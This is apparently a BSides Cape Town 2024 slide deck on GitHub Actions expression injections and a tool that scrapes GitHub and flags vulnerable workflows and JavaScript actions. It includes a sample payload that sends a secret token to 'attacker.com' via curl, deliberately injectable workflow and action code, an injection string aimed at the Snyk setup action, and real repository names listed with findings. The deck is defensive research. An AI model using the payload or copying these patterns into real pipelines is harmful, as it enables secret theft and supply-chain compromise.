



# Attacking Pipelines

Large Scale Exploitation of Workflow Files

**BSides Cape Town 2024**

David Baker Effendi (🔧), Rohan Dayaram (🔍), Andrei Dreyer (🔧)

# Who are we?

---

Whirly Labs offers:

- Security consulting
- Custom code analysis solutions

Last time, we were here, we:

- Developed a tool to detect deserialisation exploits in Java bytecode
- Found and demo'd some unpatched exploits in the wild



WHIRLYLABS



# Today's topic

# GitHub Actions Expression Injections

---

...and how to automate the detection of vulnerable repositories across GitHub

# Introduction

---

GitHub Actions is a CI/CD service to test and deploy software

Integrated **directly into GitHub** with commands in the code repository defined in [workflow files](#)

Generous free-tier for **open-source** repositories




# Introduction

Workflow files may interact with user-defined variables, e.g.

- Branch name
- Issue title/body
- Pull request title/body
- Commit hash
- Etc...

Helpful for dynamic handling and automating project interactions



# Introduction


---

An attacker can injection commands in these fields

The result?

**An expression injection!**

# A familiar faces briefly covered this in the past




A quick look at CI/CD  
(example problem)

```
- name: Check PR title
run: |
  title="${{ github.event.pull_request.title }}"
  if [[ $title == ^octocat ]]; then
    echo "PR title starts with 'octocat'"
    exit 0
  else
    echo "PR title did not start with 'octocat'"
    exit 1
  fi
```

27

35:42 / 38:27

**GIT Your Secrets - Isak van der Walt | 0xCON 2023**

 OXCoffee JHB  
217 subscribers

Subscribe

6

Share

Clip

Save

# Purpose of this talk

---

- **Dive deep** into expression injections
- Explore how one can **automate the detection** of these vulnerabilities
- Discuss the **shortcomings** of related work
- Deploy such a scan on a **large scale**



# Example - Shell Interpreter

The `run` command runs within a temporary shell script on the runner

Expressions are evaluated and results are returned with string interpolation `${{ }}`

An example payload to steal sensitive tokens:

```
a"; curl attacker.com/${{ secrets.TOKEN }} #
```

```
on: pull_request

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - name: Check PR title
        run: |
          title="${{ github.event.pull_request.title }}"
          if [[ $title =~ ^octocat ]]; then
            echo "PR title starts with 'octocat'"
            exit 0
          else
            echo "PR title did not start with 'octocat'"
            exit 1
          fi
```

# Example - JavaScript Interpreter

External actions may be defined in either:

- Docker
- JavaScript (Node.js)

Marketplace actions are open-source & should be not be fully trusted

```
- name: Run insecure JavaScript action
uses: noob/trust-me-bro@v1
with:
  user-commit: ${github.event.head_commit.message }
```

```
const { exec } = require('child_process');
const core = require('@actions/core');

async function run() {
  try {
    const userInput = core.getInput('user-commit');
    exec(`echo "${userInput}"`);
  } catch (error) {
    console.error(`Action failed with error: ${error.message}`);
  }
}

run();
```

# Impact


---

An attacker can:

- Push code changes on **protected** branches
- **Modify code** on release pipelines (supply chain attack)
- Escalate privileges on other systems by **stealing secrets**



# Motivation - A Story in One Part



One day, a cousin project from another vendor was exploited...

On a protected branch...  
...using a direct commit

Vulnerable workflow was only up for a **couple of hours prior**

# What a badass...

---

Pretty embarrassing for the project, but that could've been a lot worse!

“White Hat Hacker” fixed the exploit by using it...

Admittedly, that was pretty cool!

# Research questions

---

How difficult is it to:

- Statically detect expression injections?
- Perform such analysis on a large scale via some web scraper?
- Minimise false positives and human review?

A candidate for the *zero-day machine* (Whirly Labs lore)

# Related Work

---

Some existing solutions exist:

- [rhyssd/actionlint](#): Performs syntax + limited security checks
- [synacktiv/octoscan](#): Extends [actionlint](#) with more security rules
- [Semgrep](#) and [CodeQL](#) have rules to scan for expression injections

# Related Work - Takeaways

---

- Simple linter approaches - fast and easy to use
- Works for most obvious cases & in-line injections
- Stops being useful at external action boundaries

Time to go beyond  
those boundaries!



# Example - Revisited

When at a plugin boundary, related tools:

- Emit a warning
- Call it a day

This is often a false positive.

Could we scan external actions on-demand?

```
- name: Run insecure JavaScript action
uses: noob/trust-me-bro@v1
with:
  user-commit: ${github.event.head_commit.message }
```

```
const { exec } = require('child_process');
const core = require('@actions/core');

async function run() {
  try {
    const userInput = core.getInput('user-commit');
    exec(`echo "${userInput}"`);
  } catch (error) {
    console.error(`Action failed with error: ${error.message}`);
  }
}

run();
```

# Action Attack: Goals

---

Attack GitHub Action files: *Action Attack!*


Scrape GitHub for repositories that:

- Have workflow files
- Interpolate attacker-controlled variables


Scan workflow files:

- Determine if an expression injection occurs directly...
- ... or can occur within an external action

# Action Attack: Workflow



# Action Attack: Workflow



# Scraping GitHub

GitHub Search API limits the

- Query size
- Repository related filters
- Response size


Mitigation is a daemon that constantly scrapes:

- 1 source per query
- Paginate all results into database
- Filter in:

```
path:.github/workflows language:YAML
```

```
List(  
  "github.event.issue.title",  
  "github.event.issue.body",  
  "github.event.pull_request.title",  
  "github.event.pull_request.body",  
  "github.event.comment.body",  
  "github.event.review.body",  
  "github.event.pages .page_name",  
  "github.event.commits .message",  
  "github.event.head_commit.message",  
  "github.event.head_commit.author.email",  
  "github.event.head_commit.author.name",  
  "github.event.commits .author.email",  
  "github.event.commits .author.name",  
  "github.event.pull_request.head.ref",  
  "github.event.pull_request.head.label",  
  "github.event.pull_request.head.repo.default_branch",  
  "github.head_ref",  
  "steps. outputs",  
  "needs. outputs"  
)
```

# Action Attack: Workflow



# Scanning & Analysis Strategy

A separate worker thread monitors the database.

If an unanalysed repository has entered the database:

- Pull the repository
- Do an initial check on the workflow file

```
on: pull_request
```

```
jobs:
```

```
  build:
```

```
    runs-on: ubuntu-latest
```

```
    steps:
```

```
      - name: Run insecure JavaScript action
```

```
        uses: noob/trust-me-bro@v1
```

```
        with:
```

```
          user-commit: ${{ github.event.head_commit.message }}
```

Check for valid trigger

Determine if attacker-controlled data is in a valid sink

# Scraping GitHub

---

- Initial scanner used was `octoscan`
- Many results were generated...
- ... lots of false positives
- However, many “nearly real” false positives (even on big repositories)



# Scanning & Analysis Strategy

If any affected action is not in the vulnerability database, then:

- Queue it for processing
- Else, continue with scan

Further scanning determines if attacker controlled input

- Hits a **run** block
- Enters a vulnerable plugin


Vulnerability Database

noob/trust-me-bro@v1




Check **actions** table  
for match

# Action Attack: Workflow



# Action Attack: Workflow



# Scanning & Analysis Strategy

If any unscanned (JavaScript) external action is in the database

- Queue it for processing
- Else, continue to scan repositories

If action is not JavaScript (**Future Work**), ignore.

**Vulnerability Database**

noob/trust-me-bro@v1



Check **actions** table  
for work

# Dangerous Call Example

Source:

Some string value

Must Pass Through:

```
require('@actions/core').getInput
```

Sink:

```
exec, readFileSync, writeFile, etc.
```

Output:

```
'user-commit' may define argument to  
`exec`
```

## Goal

Does some input key define data to some sensitive sink?

This is a “may” analysis, i.e., permit false positives rather than false negatives

# Dangerous Call Example

## Workflow File

```
- name: Run insecure JavaScript action
  uses: noob/trust-me-bro@v1
  with:
    user-commit: ${{ github.event.head_commit.message }}
```

## External Action noob/trust-me-bro@v1

```
const { exec } = require('child_process');
const core = require('@actions/core');

async function run() {
  try {
    const userInput = core.getInput('user-commit');
    exec(`echo "${userInput}"`);
  } catch (error) {
    console.error(`Action failed with error: ${error.message}`);
  }
}

run();
```

Source value

Sink Call

# Step Output Example

---

Source:

Some string value

Must Pass Through:

```
require('@actions/core').getInput
```

Sink:

```
require('@actions/core').setOutput
```

Output:

```
'user-commit' may define  
'steps.my-action.outputs.some-output'
```

## Goal

Does some input key define data of some output value?

If so, does this get used in a sensitive sink?

Another “may” analysis - however, one step further than assuming all outputs are tainted.

# Step Output Example

## Workflow File

- name: Run insecure JavaScript action  
id: **my-action**  
uses: noob/trust-me-bro@v1  
with:  
  user-commit: `${{ github.event.head_commit.message }}`
- name: Pwned  
run: `echo "${{ steps.my-action.outputs.some-output }}"`

## External Action noob/trust-me-bro@v1

```
const core = require('@actions/core');  
  
async function run() {  
  try {  
    const userInput = core.getInput('user-commit');  
    const processedValue = `Processed: ${userInput}`;  
  
    core.setOutput('some-output', processedValue);  
  } catch (error) {  
    console.error(`Action failed with error: ${error.message}`);  
  }  
}  
  
run();
```

Source value

Sink Call



# Real-world “Exploitable Action”: Snyk Setup

**External Action**  
snyk/actions/setup@master

```
runs:
  using: "composite"
  steps:
    - run: |
      echo $GITHUB_ACTION_PATH
      echo ${github.action_path}

      ${github.action_path}/setup_snyk.sh ${inputs.snyk-version} ${inputs.os}
      || $GITHUB_ACTION_PATH/setup_snyk.sh ${inputs.snyk-version} ${inputs.os}
    shell: bash
```

# Real-world “Exploitable Action”: Snyk Setup

## Workflow File

```
name: Snyk example
on: push
jobs:
  security:
    runs-on: ubuntu-latest
    steps:
      - uses: snyk/actions/setup@master
        with:
          snyk-version: |
            || echo "Hello, world" #
```

Should you trust this action? Is it safe?

*Probably, yeah*

Low probability a user would accidentally specify any interpolated value outside a job matrix, i.e.,

```
jobs:
  example_matrix:
    strategy:
      matrix:
        snyk_version: [10, 12, 14]
        os: [ubuntu-latest, windows-latest]
```

# Reviewing Vulnerabilities

To make reviewing a pleasure, we have a terminal interface for “review mode”.

Allows the user to validate findings, with the finding and related source code available.

```
Result Summary
> AlexGorey/dependabot-test
nsl/nst-go
eodash/catalog-template
contentstack/contentstack-flut
openinsdk/helm-charts
pusher/pusher-http-php
metallb/frr-k8s
TheRealWaldo/thermal
contentstack/contentstack-flut
kids-first/kf-lib-data-ingest
kids-first/kf-api-fhir-service
openinsdk/openim-docs
music/mus-stats-sdk-awp-layer
developers-cosmos/Mimasa
contentstack/contentstack-dart
aolenevno/babashka-ci-cd
openinsdk/scols
dragonsea0927/awx
acl-org/acl-anthology
YAPP-GitHub/Zest-Android-Team-
alfred-ai-co/project-managemen
tier4/scenario_simulator_v2
ansible/awx
Kids-First/kf-ui-fhir-data-das
scverse/scanpy
TileDB-Inc/TileDB
DFE-Digital/get-into-teaching-
vite-rust/cargo-vita
danguilherme/uno
ujala-singh/github-repository-
vishanur/canvas-Editor
msinmatter/msinmatter.com
openinsdk/oimws
Iletstamus/work
UK-Export-Finance/dtfs2
Graylog2/graylog2-server
openshift/frr
nsl-terraform/terraform-provid
Mifeng92/Code-Wizard-2B24
0xPolygonZero/zk_ewm
iki887/awx-docker
SeanandDiz/FetcherPerfect_fe
openinsdk/community

Findings
'pr-check' has a direct command injection at 'github.event.pull_req 13 DirectInjection .github/workflows/pr 75f665b6
'pr-check' has an aliased command injection at 'gh pr checkout ${ 22 13 AliasedInjection .github/workflows/de 75f665b6
gh p...}'
